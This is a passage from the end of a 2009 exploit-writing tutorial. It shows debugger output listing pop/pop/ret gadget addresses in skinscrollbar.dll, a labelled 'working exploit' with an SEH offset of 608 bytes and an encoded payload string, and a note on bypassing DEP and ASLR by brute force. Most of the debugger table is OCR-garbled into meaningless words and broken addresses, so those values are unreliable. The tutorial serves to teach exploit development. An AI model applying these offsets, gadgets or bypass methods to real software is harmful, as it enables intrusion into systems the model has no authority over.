10005408	Found p	op edi	000 411	191 01	0+10005+55	Eskinscrol	bac, dll]	Access:	Page EXE	OUTE READI
10005AEA	Found p	op edi	000 451	191 01	0x10005aea	Eskinscrol	bac, dll)	Access:	Page EXE	OUTE READI
100005-0000	Found p	co ed l	000 451	191 01	0+10005-04	Esk inserol	(bac, dit)	Receist.	Page 1001	NUTE REPORT
10005053	Province of		000 451	101 01	0+10005-53	skunserol	Date of the	Geographic and Control of Control	Part No.	CONTRACTOR PROVIDENT
100022222	Found 6		000 451	141 41	0+10007222	tak unseroli	Date of the	Georges 5.1	Para No.	CONTRACTOR PROVIDENT
1000122229			000 451	101 41	Build International Control	the concerns	Date: No. 1	General State	1000	ALC: NOT REAL FOR THE
<b>LUNNERCOCK</b>			000 451	101 01	the Connection S	the contractor	Distance of the last	Concession 199	1000	ALCON STREET
Transition in			000 111	101 01	0. 100000543	ALC UNMORPORT			POINT NOT	ALC: NO REPORT
Linkshidsen.	0.000		000 000	745 45	the Contractor of St		Distance of the local		100 C 100	ALCONE RECEIPT
100 million and	CHARGE ST.		0.00	145 45	the Content when		Date: No. 1		100 M 100 M 100 M	ALCONE RECEIPTION
1000000000	3-84 C			100	1.1			C1000000	2012	ALC: NO PROPERTY
1000000000	Company of the	1000	000 Petro	100	THE REPORT OF		Distance of the local	****	100 Y 200 P	ALC: NO DECEMPT
100002002	Committee of		DOD THE	745 45	Sec Connector (Sector			_	2012 2013	NUTE DEGIN
10001203	2000	and the second second	DOD PULL	765 04	and the second second	Sector Production		IIII George	10.00	DECTIVE DECCU
1000000-000	Sec.		000 441	745 04	and the second se	and the second sec		the second	1000	and the second
1 South States	200		DOD PEL	741 00	the second second	and the second second			1000	and the second second
Transferration in	3-84-4	and the second second						the strends	1000	2010 0000
1000000000	244	-	0000 011	747 20		Total Providence		the second		
official states	Constant.	a state of the		100	and the production	AND A REAL PROPERTY.				
officer and	and the second second	conclet	and and in		feast protes	stand models in		100,000		
APRIL 0400		A DUE	1000		A ST SHOULD BE SHOULD BE	an o micourse	1.00			
In a Contra	dde e	a al a bi	a see all ba							
lpvefindaddr p esi skinscrollbar.dll										
Found 38 address(es) (Check the Log Windows for details)										

Working exploit (SE structure hit after 608 bytes, using pop pop ret from skinscrollbar.dll) :

"\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4b\x44"



# **ASLR and DEP**

The ANI exploit illustrates a possible way of bypassing DEP and ASLR at the same time. The vulnerable code that allowed for the ANI vulnerability to be exploited was wrapped in an exception handler that did not made the application crash. So the address in ntdll.dll (which is subject to ASLR and thus randomized) to disable DEP could be bruteforced by trying multiple ANI files (a maximum of 256 different files would do) each with a different address.

# **Questions ? Comments ?**

Feel free to post your questions, comments, feedback, etc at the forum : http://www.corelan.be:8800/index.php/forum/writing-exploits/

### This entry was posted

on Monday, September 21st, 2009 at 11:45 pm and is filed under 001\_Security, Exploit Writing Tutorials, Exploits You can follow any responses to this entry through the Comments (RSS) feed. You can leave a response, or trackback from your own site.

Knowledge is not an object, it's a flow

12/02/2011 - 44 / 44